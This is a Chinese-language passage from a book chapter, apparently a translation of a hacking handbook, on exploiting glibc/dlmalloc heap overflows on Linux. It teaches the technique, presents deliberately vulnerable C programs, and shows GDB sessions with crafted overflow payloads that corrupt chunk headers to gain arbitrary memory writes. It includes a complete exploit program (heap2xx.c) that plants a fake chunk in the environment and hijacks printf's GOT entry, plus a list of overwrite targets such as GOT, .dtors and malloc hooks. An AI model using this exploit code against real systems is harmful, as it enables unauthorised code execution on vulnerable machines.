程序在运行时，每个线程都会有一个栈，用来保存局部变量。但对全局变量或太大的变量来说，栈就不太适合了，这个时候就需要使用另外的内存区域来保存它们。事实上，有些程序在编译时并不能确定它将要使用多大的内存，而一般是在运行时，通过特殊的系统调用来动态的分配。一个典型的 Linux 程序通常包括.bss 段（未初始化的全局变量），用 brk()或 mmap()分配的、由 malloc()使用的.data 段（已初始化的全局变量）。你可以用 GDB 的 maintenance info sections 命令查看这些段信息。尽管在一般情况下，许多人认为由 malloc()分配的段才是真正的堆，但在我们看来，任何可写的段都可以当作堆。作为一名黑客，不应该纠缠于细枝末节，而是把精力放在那些可提供获取控制机会的、任何可写的内存页上。

当我们把 basicheep 装入 GDB，执行 maintenance info sections：

```
(gdb) maintenance info sections
Exec file:
    `/home/dave/BOOK/basicheap', file type elf32-i386.

0x08049434->0x08049440 at 0x00000434: .data ALLOC LOAD DATA HAS_CONTENTS
0x08049440->0x08049444 at 0x00000440: .eh_frame ALLOC LOAD DATA HAS_CONTENTS
0x08049444->0x0804950c at 0x00000444: .dynamic ALLOC LOAD DATA HAS_CONTENTS
0x0804950c->0x08049514 at 0x0000050c: .ctors ALLOC LOAD DATA HAS_CONTENTS
0x08049514->0x0804951c at 0x00000514: .dtors ALLOC LOAD DATA HAS_CONTENTS
0x0804951c->0x08049520 at 0x0000051c: .jcr ALLOC LOAD DATA HAS_CONTENTS
0x08049520->0x08049540 at 0x00000520: .got ALLOC LOAD DATA HAS_CONTENTS
0x08049540->0x08049544 at 0x00000540: .bss ALLOC
```

下面显示的内容是执行 run 后的输出：

```
brk(0) = 0x80495a4
brk(0x804a5a4) = 0x804a5a4
brk(0x804b000) = 0x804b000
```

下面是这个程序的输出，显示出程序分配的两个空间的地址：

```
buf = 0x80495b0 buf2 = 0x80499b8
```

下面是再次运行 maintenance info sections 后的输出，显示了在这个程序运行时使用的段。注意观察栈段（最后一个）和包括它们自己指针的段（load2）。

```
    0x08048000->0x08048000 at 0x00001000: load1 ALLOC LOAD READONLY CODE
HAS_CONTENTS
    0x08049000->0x0804a000 at 0x00001000: load2 ALLOC LOAD HAS_CONTENTS
    ...
    0xbfffe000->0xc0000000 at 0x0000f000: load11 ALLOC LOAD CODE HAS_CONTENTS

(gdb) print/x $esp
$1 = 0xbffff190
```

5.1.1 堆怎样工作

程序在运行过程中，需要更多的内存时，如果用 brk()或 mmap()进行处理的话，效率不高而且比较复杂。因此，作为它的替代品，当程序需要分配或释放内存时，libc 为程序员提供 malloc()、realloc()、和 free()。

在接到请求时（例如，如果用户请求 1000 字节），Malloc()把 brk()分配的大内存块分成小块，并将合适的块分给用户，也可能会把一大块分成两小块来满足用户的需求。同样，当调用 free()时，它会判断新释放的块是否可以与其它块合并，这个处理过程会减小碎片（许多正在使用的块散布在空闲的小块中），从而从根本上防止程序频繁使用 brk()。

为使运行更有效率，几乎所有的 malloc()实现都会用元数据保存块的位置、大小、或与小块有关的特殊数据。dlmalloc 用存储桶保存这些元数据，其它的一些 malloc 实现用平衡树结构保存它们。（如果你不知道平衡树结构怎样工作，不要担心，因为如果你确实需要了解它，肯定会花些时间来查阅相关资料，但也许你根本就不需要它。）

这些元数据一般保存在两个地方：malloc()实现自己使用的全局变量；分配给用户的内存块的前 / 后，仔细想想这是否有点像栈溢出里，帧指针和指令指针保存在你能溢出的缓冲区后面的情形，堆把重要数据（包括内存状态）直接保存在分配给用户的缓冲区之后。

5.2 发现堆溢出

术语“堆溢出”可用于多种漏洞原语。在寻找漏洞的过程中，把脚放进程序员的鞋子里总会有所收获，因为通过亲自尝试，我们可能会在没有源码的情况下发现她／他所犯的错误。下面列的是一些常见的错误，尽管不是很详细，但都是一些真实的例子：

- samba（程序员允许我们复制大内存块到想要的地方）：
  memcpy(array [user_supplied_int], user_supplied_buffer, user_supplied_int2);

- Microsoft IIS:
  buf = malloc (user_supplied_int + 1);
  memcpy (buf, user_buf, user_supplied_int);

- IIS off by a few:
  buf = malloc (strlen (user_buf + 5));
  strcpy (buf, user_buf);

- Solaris Login:
  buf = (char **) malloc (BUF_SIZE);
  while (user_buf [i] != 0) {
  buf [i] = malloc (strlen (user_buf[i]) + 1);
  i++;
  }

- Solaris Xsun:
  buf = malloc (1024);
  strcpy (buf, user_supplied);

这是整数溢出与堆溢出最常见的结合形式—分配 0 字节的缓冲区并把很大的数复制到它里面（思考一下 xdr_array）。

```
buf = malloc (sizeof (something ) * user_controlled_int );
for ( i=0; i<user_controlled_int; i++ ) {
if ( user_buf[i] == 0 )
break;
copyinto ( buf, user_buf );
}
```

从这个意义上说，你能破坏的内存区域（不在栈上）里随时都可能发生堆溢出。因为破坏因素实在太多了，想通过查找（grep）或编译器的纠错能力来纠正它们，几乎是不可能的。Double free()错误也是堆溢出的一种，但我们不准备在这章仔细讨论它，更多内容请参阅第 16 章。

5.2.1 基本堆溢出

绝大多数堆溢出的基本原理如下：堆和栈很相似，既包含了数据信息也包含了用来控制程序理解这些数据的维护信息。我们所要掌握的技巧，就是通过 malloc()或 free()来达到我们的目的—把一或二个 word 写入我们能控制的内存地址。

先从攻击者的角度分析下面的程序。

```
/*notvuln.c*/

int
main(int argc, char** argv) {

  char *buf;
  buf=(char*)malloc(1024);
  printf("buf=%p",buf);
  strcpy(buf,argv[1]);
  free(buf);

}
```

下面是 ltrace 的输出：

```
[dave@localhost BOOK]$ ltrace ./notvuln `perl -e 'print "A" x 5000'`
__libc_start_main(0x080483c4,  2,  0xbfffe694,  0x0804829c,  0x08048444
<unfinished
...>
malloc(1024) = 0x08049590
printf("buf=%p") = 13
strcpy(0x08049590, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x08049590
free(0x08049590) = <void>
buf=0x8049590+++ exited (status 0) +++
```

像你看到的那样，程序没有崩溃。这主要是因为，虽然输入的字符串改写了很多数据，但是并没有改写 free()调用所需要的结构。

现在让我们看一个有问题的程序。

```
/*basicheap.c*/

int main(int argc, char** argv) {

  char *buf;
  char *buf2;
  buf=(char*)malloc(1024);
  buf2=(char*)malloc(1024);
```

```
  printf("buf=%p buf2=%p\n",buf,buf2);
  strcpy(buf,argv[1]);
  free(buf2);

}
```

这个程序与上个程序的不同之处在于，被分配的缓冲区位于受溢出影响的缓冲区之后。注意，这里有两个缓冲区，它们在内存里相邻而居，当第一个缓冲区发生溢出时将会改写第二个缓冲区里的数据。乍一听有点糊弄人，但仔细想想的确是这么回事。当溢出发生时将会破坏第二个缓冲区里的元数据，因此当它被释放时，malloc 的收集函数可能会访问无效的内存。

```
[dave@localhost BOOK]$ ltrace ./basicheap `perl -e 'print "A" x 5000'`
__libc_start_main(0x080483c4,  2,  0xbfffe694,  0x0804829c,  0x0804845c
<unfinished
...>
malloc(1024) = 0x080495b0
malloc(1024) = 0x080499b8
printf("buf=%p buf2=%p\n", 134518192buf=0x80495b0 buf2=0x80499b8
) = 29
strcpy(0x080495b0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x080495b0
free(0x080499b8) = <void>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

注解：如果你没有得到 core 文件，可能是忘了执行 ulimit –c。

注解：一旦你有办法触发堆溢出，那你应该把问题程序视为调用 malloc()，free()和 realloc()的特殊 API。为了写一个成功的攻击程序，你应该操纵写入缓冲区的分配调用的顺序、大小和数据内容。

在这个例子里，我们已经事先知道了要溢出的缓冲区的长度以及程序的内存布局，但在许多情况下，很难获取这些信息。如果缺少源码的程序有堆溢出问题，或者开源的程序有非常复杂的内存布局，那么探测堆溢出最容易的方法，就是察看程序受到不同长度攻击之后的反应，而不是在程序调用 free()或 malloc()时，发生崩溃后，对整个程序进行逆向分析，试着找出缓冲区中发生溢出的地方。然而，在许多情况下，如果我们想编写可靠的攻击程序，确实需要逆向工程的支持。在这个例子之后，我们将学习在更加复杂的情况下尝试破解。

我们怎样欺骗 malloc()，使它处理改写后的内存是整个问题的关键。首先，我们将清除被改写块头部的 previous-in-use 位，然后把“previous-in-use”的长度设为负数，经过这样的处理之后，将允许我们在缓冲区内定义我们自己的块。

malloc 实现，包括 Linux 的 dlmolloc，都把额外信息保存在空闲块里，因为空闲块里没有用户数据，因此也常在这里保存一些关于其它块的信息。空闲块的前 4 字节是一个前向指针，接下来的 4 字节是一个后向指针，这两个指针将空闲块挂在双向链表上。在对双向链表的结点插入、删除过程中，我们有机会改写任意地址的数据。

这条命令运行后，堆缓冲区 buf 发生溢出，并把 buf2 块头部的 0xfffffff0 改为 0xffffffff。

注解：在这里，不要忘了 IA32 的 little-endian 属性。

在某些版本的 RedHat Linux 里，Perl 有时把字符转换成等价的 Unicode 形式后再输出，因此，碰到这种情况时，我们可以用 Python 代替 Perl。例如，你也可以在 GDB 里用如下方式输出字符。

(gdb) run `python –c 'print "A" * 1024 + "\xff\xff\xff\xff" + "\xf0\xff\xff\xff"'`

找出缓冲区的长度

(gdb) x/xw buf-4 将显示 buf 的长度。即使在编译时没有保留符号，我们通常也可以在内存里看到缓冲区（以 A 开始的）的起始位置，这个 word 之前的数据就是缓冲区的真实长度。

```
(gdb) x/xw buf-4
0x80495ac: 0x00000409
(gdb) printf "%d\n", 0x409
1033
```

真正的长度应该是 1032，它等于缓冲区的长度 1024 字节加上存贮块信息头的 8 字节。最后一位用来指示这个块之前是否还有其它块，如果它被置位（象这个例子一样），那么块头部就没有保存前一个块的大小。如果它被清空（设为 0），表示这个块之前还有一个块，而且 buf-8 就是前一个块的大小。倒数第二位是一个标记，表示这个块是否是由 nmap()分配的。

在计算下一个块的_int_free()上设置断点，你可以跟踪 free()的行为。（为了找到这个指令，你可以先把块的大小设为 0x01020304，在发生崩溃的地方应该可以找到_int_free()。）我们可以看到，通过断点定位的指令如下：

```
0x42073fdd <_int_free + 109 >: lea ( %edi, %esi, 1 ), %ecx
```

当断点被触发时，程序输出 buf = 0x80495b0 buf2 = 0x80499b8，然后中断。

```
(gdb) print/x $edi
$10 = 0xfffffff0
(gdb) print/x $esi
$11 = 0x80499b0
```

从上面的内容我们可以看到，当前块的地址（buf）保存在 ESI，块的大小保存在 EDI。注意，这里分析的 glibc free() 源自最初的 dlmalloc()，如果你分析的是其它的 malloc()实现，那你应该注意，在大多数情况下，free()是 infree 的封装；intfree 将接受一个“活动场所”和我们要释放的内存地址。

我们先来看两条指令，free()例程通过它们寻找前面的块。

```
0x42073ff8 <_int_free+136 >: mov 0xffffffff8(%edx), %eax
0x42073ffb <_int_free+139>: sub %eax, %esi
```

在第一条指令（mov 0x8(%esi), %edx）里，%edx 是我们正准备释放的 buf2 的地址 0x80499b8，在它之前的 8 个字节保存的是前一个块缓冲区的大小，现在保存在%eax 里。当然，我们已经改写了这个值；在一般情况下，这个值是 0，现在被我们改成了 0xffffffff(-1)。

在第二条指令（add %eax, %edi）里，%esi 保存的是当前块的头部地址。我们从当前块的地址减去第一个缓冲区的大小，就可以得到前一个块的头部的地址。当然，在我们用-1 改写了前一个缓冲区的大小后，系统不可能像原来那样正常工作。下面的指令（unlink()宏）把控制权交给我们：

```
0x42073ffd <_int_free+141>: mov 0x8(%esi),%edx
0x42074000 <_int_free+144>: add %eax,%edi
0x42074002 <_int_free+146>: mov 0xc(%esi),%eax; UNLINK
0x42074005 <_int_free+149>: mov %eax,0xc(%edx); UNLINK
0x42074008 <_int_free+152>: mov %edx,0x8(%eax); UNLINK
```

%esi 被修改，用来指向用户缓冲区里的一个已知位置。在接下来的执行过程中，当以%edx、%eax 为参数，把数据写入内存时，我们可以控制%edx 和%eax。出现这个问题的症结在于 free()调用，因为我们操作的 buf2 的块头部（想想 buf2 的内部区域，我们已经可以控制它们了。）是内存中未被使用的一个块的块头部。

历经千辛万苦，我们终于找到了通向自由王国的钥匙。

下面的 run 命令（用 Python 设置第一个参数）首先填充 buf，接着用前一个块的大小减去 4 改写 buf2 的块头部；然后插入 4 字节的填充物，就可以把%edx 设为 ABCD，把%eax 设为 EFGH 了。

```
(gdb) r `python -c 'print
"A"*(1024)+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"AAAAABCDEFGH" '`

Program received signal SIGSEGV, Segmentation fault.
0x42074005 in _int_free () from /lib/i686/libc.so.6
7: /x $edx = 0x44434241
6: /x $ecx = 0x80499a0
5: /x $ebx = 0x4212a2d0
4: /x $eax = 0x48474645
3: /x $esi = 0x80499b4
2: /x $edi = 0xfffffec

(gdb) x/4i $pc
0x42074005 <_int_free+149>: mov %eax,0xc(%edx)
0x42074008 <_int_free+152>: mov %edx,0x8(%eax)
```

现在，%eax 将被写入%edx+12，%edx 将被写入%eax+8。如果这个程序没有 SIGSEGV 处理程序，你应该确认%eax 和%edx 是否都是可写的有效地址。

```
(gdb) print "%8x", &__exit_funcs-12
$40 = ( <data variable, no debug info> * ) 0x421264fc
```

当然了，因为我们定义了一个伪造的块，所以我们也需要为“前一个块”定义伪造的块头部，不然的话，intfree 可能会崩溃。我们通过把 buf2 的大小设为 0xfffffff0(-16)，就可以把伪造的块纳入我们控制的 buf 范围之内（看图 5.1.）。

我们把前几段的内容综合一下，得到：

```
"A"*(1012)+"\xff"*4+"A"*8+"\xf8\xff\xff\xff"+"\xf0\xff\xff\xff"+"\xff\xff
\xff\xff"*2+intel_order(word1)+intel_order(word2)
```




图 5.1. 破解堆

word1+12 将被 word2 改写，word2+8 将被 word1 改写。（为了在溢出里使用，intel_order() 将把数据转换为 little-endian 字符串，就像这个例子里的一样。）

最后我们所要做的，就是选择我们想改写的 word，以及用什么改写它。在这个例子里，basicheap 释放 buf2 之后将直接调用 exit()。这个 exit 函数是析构函数，因此我们可以把它当作函数指针来使用。

```
(gdb) print/x __exit_funcs
$43 = 0x4212aa40
```

我们正好可以把 word1 和栈上的地址作为 word2。把这些作为参数重新运行溢出，导致：

```
Program received signal SIGSEGV, Segmentation fault.
0xbfffff0f in ?? ()
```

像你看到的，我们可以把执行重定向到栈。如果这是一个本地堆溢出，并且栈可执行的话，那么游戏就到此为止了。

5.2.2 中级堆溢出

在这一部分，我们将探究前面详细介绍过的、表面上看起来很简单的堆溢出变种。目标程序将调用 malloc()，而不是前面介绍的 free()，这将使代码以完全不同的路径执行，并以一种更为复杂的方式对溢出做出反应。我们将在下面介绍怎样利用这个漏洞，希望这个例子对你有所启发，也希望你能通过这个例子学会换位思考。有些人只能控制非常少的东西，但他们通过仔细检查内存发生恶化的过程，从而找到潜在的代码执行路径。

尽管现在目标程序调用的是 malloc()而不是 free()，但是你会发现，下面所述的可破解的堆结构代码和前面描述的类似，只是溢出后的处理过程变得更复杂了。相比 free() unlink() 错误来说，如果你不想碰到太多的挫折，那么有必要在 GDB 上为这个堆溢出变种花费更多的时间。

```
/*heap2.c - a vulnerable program that calls malloc() */

int main(int argc, char **argv)

{

 char * buf,*buf2,*buf3;

 buf=(char*)malloc(1024);
 buf2=(char*)malloc(1024);
 buf3=(char*)malloc(1024);
 free(buf2);
 strcpy(buf,argv[1]);
 buf2=(char*)malloc(1024); //this was a free() in the previous example
 printf("Done."); //we will use this to take control in our exploit

}
```

注解：当我们 fuzzing 程序的时候，同时使用 0x41 和 0x50 是十分重要的，因为在某些情况下 0x41 不会触发堆溢出（把块头部的 previous-flag 或 mmap-flag 设为 1 不太好，因为这将防止程序崩溃，从而使 fuzzing 失去意义）。更多有关 fuzzing 的信息请参考第 15 章。

要想使这个程序崩溃，只需把 heap2 加载到 GDB 里，并执行下列命令：

(gdb) r `python –c 'print "\x50"*1028+"\xff"*4+"\xa0\xff\xff\xbf\xa0\xff\xff\xbf"'`

注解：在 Mandrake 和其它某些系统上，找出__exit_funcs 有一定的困难。你可以在<__cxa_atexit+45>: mov %eax,0x4(%edx)上设置断点，当触发断点时，%edx 里的内容应该就是你所需要的。

想滥用 malloc 是相当困难的—最后你将会进入一个和下面类似的__int_malloc()循环。当然，你的 malloc()实现可能像 glibc 版本那样有稍许的改变。在下面的代码里，bin 是你要改写的块的地址。

```
bin = bin_at(av, idx);

     for (victim = last(bin); victim != bin; victim = victim->bk) {
     size = chunksize(victim);

     if ((unsigned long)(size) >= (unsigned long)(nb)) {
      remainder_size = size - nb;
      unlink(victim, bck, fwd);

      /* Exhaust */

      if (remainder_size < MINSIZE)  {
        set_inuse_bit_at_offset(victim, size);
        if (av != &main_arena)
          victim->size |= NON_MAIN_ARENA;
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }

      /* Split */

      else {
        remainder = chunk_at_offset(victim, nb);
        unsorted_chunks(av)->bk = unsorted_chunks(av)->fd = remainder;
        remainder->bk = remainder->fd = unsorted_chunks(av);
        set_head(victim, nb | PREV_INUSE | (av != &main_arena ? NON_MAIN_ARENA :
0));
        set_head(remainder, remainder_size | PREV_INUSE);
        set_foot(remainder, remainder_size);
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
     }
      }
```

这个循环可以写入各种内存；然而，如果只能写入 non-zero 字符，你将发现很难退出循环。为什么会这样呢？主要是因为退出循环需要具备两个条件，其一是无论在什么情况下都要求 fakechunk->size minus size 小于 16 字节，其二是伪造块的 next pointer 应该和被请求块的 next pointer 是一样的。如果目标系统没有信息泄露错误，要想猜出被请求块的地址几乎是不可能的，即使有可能，也会非常困难（需要很长时间的暴力猜测）。Halvar Flake 曾说“优秀的黑客寻找信息泄露错误，因为它们使攻击更可靠、更容易。”

这段代码看起来有点乱，但是通过把伪造块设置为相同的长度，或者把伪造块的后向指针设为最初的 bin，就能比较简单的利用它们。你可以从我们溢出的后向指针得到最初的 bin（heap2.c 很好地显示了它们），但在远程攻击过程中，很难得到它们。因此，这个方法在本地攻击时很稳定，但却不是攻击这类漏洞的最好方法。

下面的攻击包含了本地攻击具有的两个特征：

- 用极微小的精确度改写 free()'d 块的指针，使指针指向环境变量里指定的、位于栈上的伪造块，而且用户可以控制并精确定位这个块。
- 用户的环境变量里可以包含 0，这对我们来说是很重要的，因为破解使用的长度等于被请求的长度，在这里是 1024 个字节（因为还有一个块头部，所以还要加上 8 个字节）。这需要把 NULL 字节插入头部。

接下来，破解是这样做的。它在 malloc()调用完成前，先改写保存在块头部里的指针，然后欺骗 malloc()，使其重定向到被改写的函数指针（对于 printf()来说，是 Global Offset Table 的条目），最后由 printf()把执行重定向到我们的 shellcode，在这个例子里是 0xcc，也就是调试中断 int3。对齐对我们的缓冲区很重要，它们将因此而不会有较低位置的地址（例如，我们不想让 malloc()认为我们的缓冲区是由 mmapped()分配的或“前一个块”的指示位被置位）。

```
heap2xx.c – exploit for heap2.c
```

对这个攻击来说，有两种可能：

1. glibc 2.2.5，允许把一个 word 写入任何一个 word。
2. glibc 2.3.2，允许把当前块头部的地址写入指定的内存地址。这样以来使破解更加困难，但仍有可能。

注意，在任何条件下，这个攻击代码都不会产生 shell。它在破解成功时，通常会因为执行无效的指令而导致 seg-fault；当然，为了得到可用的 shell，只需把 shellcode 复制到适当的位置。

我们针对 glibc 2.3.2 列出了以下清单，并增加了一些内容，用来帮助大家了解 glibc 2.2.5 和 glibc 2.3.2 之间的不同，也希望你意识到，在碰类似问题时，列出清单并做详细的注解会使你受益良多。

- 覆盖空闲的 buf2 的 malloc 块标记后，我们就使 fd（前向指针）和 bk（后向指针）字段（以 eax 为界）指向了一个我们可以完全控制的空闲块。注意，要确保这个可控区域的长度至少应该 > 1032 + 4，以满足 orl $0x1, 0x4(%eax,%esi,1) 的检查（因为 0x4(%eax,%esi,1)的寻址为：%eax + %esi * 1 + 0x4（>= %eax + 0x4 = 1032 + 4））。当下一次 malloc 请求 1024 字节的块时，它（堆分配代码）将落入我们伪造的 bin

区域（译注：bin 是堆算法中的一个术语，一般用于存放特定大小的空闲堆块），并处理这个已被我们完全控制的双向链表的空闲块，tagz0r。

- 我们使 bk、fd ptr 和伪造的 env 块的 prev_size(0xfffffffc)字段对齐。通过这确保不论使用什么指针宏，程序都可以继续运行。
- 我们通过使 S < chunksize(FD)的检查失败来退出循环，我们可以在 env 块里把大小字段设为 1032 来达到目的。
- 在这个循环里，%ecx 象这样写入内存： mov %ecx, 0x8(%eax)。

我们可以在以 printf 的 Global Offset Table（GOT）条目（在这个例子里是 0x080496d4）为例的测试里确认这些行为。在运行过程中，我们可以把伪造块的 bk 字段设置为 0x080496d4 – 8，我们看下面的结果：

```
(gdb) x/x 0x080496d4
0x080496d4 <_GLOBAL_OFFSET_TABLE_+20>: 0x4015567c
```

如果在 eax 无效时，我们查看 ecx 的数据，会看到：

```
(gdb) i r eax ecx
eax    0x41424344     1094861636
ecx    0x4015567c     1075140220
(gdb)
```

我们改变了程序的执行流程，使 heap2.c 在执行时，一碰到 printf 就跳到 main_arena（由 ecx 指向的地址）。

在处理我们的块时，程序崩溃了。

```
(gdb) x/i$pc
0x40155684 <main_arena+100>:   cmp   %bl,0x96cc0804(%ebx)
(gdb) disas $ecx
Dump of assembler code for function main_arena:
0x40155620 <main_arena>:       add   %al,(%eax)
... *snip* ...
0x40155684 <main_arena+100>:   cmp   %bl,0x96cc0804(%ebx)


*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define VULN "./heap2"
```

```
#define XLEN 1040 /* 1024 + 16 */
#define ENVPTRZ 512 /* enough to hold our big layout */

/* mov %ecx,0x8(PRINTF_GOT) */

#define PRINTF_GOT 0x08049648 - 8

/* 13 and 21 work for Mandrake 9, glibc 2.2.5 - you may want to modify these
until you point directly at 0x408 (or 0xfffffffc, for certain glibc's). Also,
your address must be "clean" meaning not have lower bits set. 0xf0 is clean,
0xf1 is not. */

#define CHUNK_ENV_ALLIGN 17
#define CHUNK_ENV_OFFSET 1056-1024

/* Handy environment loader */

unsigned int
ptoa(char **envp, char *string, unsigned int total_size)
{
  char *p;
  unsigned int cnt;
  unsigned int size;
  unsigned int i;

  p = string;
  cnt = size = i = 0;
  for (cnt = 0; size < total_size; cnt ++)
  {
    envp[cnt] = (char *) malloc(strlen(p) + 1);
    envp[cnt] = strdup(p);

#ifdef DEBUG

    fprintf(stderr, "[*] strlen: %d\n", strlen(p) + 1);
    for (i = 0; i < strlen(p) + 1; i ++) fprintf(stderr, "[*] %d: 0x%.02x\n",
i, p[i]);

#endif

    size += strlen(p) + 1;
    p += strlen(p) + 1;
  }
  return cnt;
```

```
}


int main(int argc, char **argv)
{
  unsigned char *x;
  char *ownenv[ENVPTRZ];
  unsigned int xlen;
  unsigned int i;
  unsigned char chunk[2048 + 1];

  /* 2 times 1024 to have enough controlled mem to survive the orl */

  unsigned char *exe[3];
  unsigned int env_size;
  unsigned long retloc;
  unsigned long retval;
  unsigned int chunk_env_offset;
  unsigned int chunk_env_align;

  xlen = XLEN + (1024 - (XLEN - 1024));
  chunk_env_offset = CHUNK_ENV_OFFSET;
  chunk_env_align = CHUNK_ENV_ALLIGN;
  exe[0] = VULN;
  exe[1] = x = malloc(xlen + 1);
  exe[2] = NULL;
  if (!x) exit(-1);

  fprintf(stderr, "\n[*] Options: [ <environment chunk alignment> ]
[ <enviroment chunk offset> ]\n\n");
  if (argv[1] && (argc == 2 || argc == 3)) chunk_env_align = atoi(argv[1]);
  if (argv[2] && argc == 3) chunk_env_offset = atoi(argv[2]);
  fprintf(stderr, "[*] using align %d and offset %d\n", chunk_env_align,
chunk_env_offset);
  retloc = PRINTF_GOT;

  /* printf GOT - 0x8 ... this is where ecx gets written to, ecx is a chunk
ptr */
  /*where we want to jump do, if glibc 2.2 ?just anywhere on the stack is good
for a demonstration */

  retval=0xbffffd40;
  fprintf(stderr, "[*] Using retloc: %p\n", retloc);
  memset(chunk, 0x00, sizeof(chunk));
```

```
  for (i = 0; i < chunk_env_align; i ++) chunk[i] = 'X';
  for (i = chunk_env_align; i <= sizeof(chunk) - (16 + 1); i += (16))
  {
    *(long *)&chunk[i] = 0xfffffffc;
    *(long *)&chunk[i + 4] = (unsigned long)1032; /* S == chunksize(FD) ...
breaking loop (size == 1024 + 8) */
    /*retval is not used for 2.3 exploitation...*/
    *(long *)&chunk[i + 8] = retval;
    *(long *)&chunk[i + 12] = retloc; /* printf GOT - 8..mov %ecx,0x8(%eax)
*/
  }

#ifdef DEBUG

  for (i = 0; i < sizeof(chunk); i++) fprintf (stderr, "[*] %d: 0x%.02x\n",
i, chunk[i]);

#endif
  memset(x, 0xcc, xlen);
  *(long *)&x[XLEN - 16] = 0xfffffffc;
  *(long *)&x[XLEN - 12] = 0xfffffff0;
  /* we point both fd and bk to our fake chunk tag ... so whichever gets used
is ok with us */

  /*we subtract 1024 since our buffer is 1024 long and we need to have space
for writes after it...
   * you'll see when you trace through this. */

  *(long  *)&x[XLEN  -  8]  =  ((0xc0000000  -  4)  -  strlen(exe[0])  -
chunk_env_offset-1024);
  *(long  *)&x[XLEN  -  4]  =  ((0xc0000000  -  4)  -  strlen(exe[0])  -
chunk_env_offset-1024);
  printf("Our fake chunk (0xfffffffc) needs to be at %p\n",((0xc0000000 - 4)
- strlen(exe[0]) - chunk_env_offset)-1024);

  /*you could memcpy shellcode into x somewhere, and you would be able to jmp
directly into it ?otherwise it will just execute whatever is on the stack ?most
likely nothing good. (for glibc 2.2) */

  /* clear our enviroment array */

  for (i = 0; i < ENVPTRZ; i++) ownenv[i] = NULL;
  i = ptoa(ownenv, chunk, sizeof(chunk));
  fprintf(stderr, "[*] Size of enviroment array: %d\n", i);
```

```
  fprintf(stderr, "[*] Calling: %s\n\n", exe[0]);

  if (execve(exe[0], (char **)exe, (char **)ownenv))
  {
    fprintf(stderr, "Error executing %s\n", exe[0]);
    free(x);
    exit(-1);
  }
}
```

5.2.3 高级堆溢出

在利用复杂的堆溢出时，ltrace 是上天赐予我们最好的礼物之一。碰到比较复杂的堆溢出时，必须经历几个 non-trivial 步骤：

1. 使堆标准化。这是指如果进程 forks 并调用 execve，那么就简单的连接到这个进程；或者如果是本地攻击，将用 execve()启动这个进程。重要的是要了解堆是怎样被初始化的。
2. 为你的攻击设置堆。这是指我们用正确的大小和顺序，通过许多无意义的连接调用 malloc 函数，从而为顺利攻击设置相应的堆。
3. 溢出一个或多个块。使程序通过调用一个 malloc 函数（或一些 malloc 函数）改写一个或多个 word。接着使这个程序执行你改写的某个函数指针。

认识到不同的堆溢出有不同的利用方法比较重要，因为每个攻击都有唯一对应的环境，包括程序的运行状态，你和目标程序之间相关联的行为，以及你利用的具体错误。在你开始攻击之前，不要只考虑目标程序，在触发错误前你的所作所为，对是否可以成功的攻击目标程序，以及攻击代码的稳定性都有直接的影响。

改写什么

通常应遵循三个原则：

1. 改写函数指针。
2. 改写可写段里的一段代码。
3. 如果可以写两个 word，那么可以先写一点代码，然后改写一个函数指针使它指向这个代码。另外，你可以用改写逻辑变量（如 is_logged_in）的方法来改变程序的执行流程。

GOT 条目

用 objdump –R 读 heap2 的 GOT 函数指针：

```
[dave@www FORFUN]$ objdump -R ./heap2
```

```
./heap2:    file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE            VALUE
08049654 R_386_GLOB_DAT   __gmon_start__
08049640 R_386_JUMP_SLOT  malloc
08049644 R_386_JUMP_SLOT  __libc_start_main
08049648 R_386_JUMP_SLOT  printf
0804964c R_386_JUMP_SLOT  free
08049650 R_386_JUMP_SLOT  strcpy
```

全局函数指针

许多库函数如 malloc.c，依赖全局函数指针来维护它们的调试信息，或记录信息，或一些其它频繁使用的功能。在你改写数据后，如果程序调用__free_hook，__malloc_hook，和__realloc_hook 中的任何一个，都会对你有所帮助。

.DTORS

.DTORS 是 GCC 在函数退出时使用的析构函数。在下面例子里，当程序通过调用 exit 获取控制时，我们可以把 8049632c 作为函数指针。

```
[log@0day root]# objdump –j .dtors –s heap2

heap2:  file format elf32-i386

.dtors 节的内容：

8049628 ffffffff 00000000                ……..
```

atexit 处理程序

在没有 exit_funcs 的系统上查找 atexit 处理程序，需要查阅前面的注解。这也将导致程序退出。

栈值

对于本地可执行文件来说，栈上保存的返回地址通常可以预测；然而，在远程攻击时，你不能预测或控制远程机器上的环境变量，因此，这并不是一个好的选择。

5.3 结论

因为大部分堆溢出都是通过破坏 malloc()的管理结构来获取控制的，因此有人针对各种

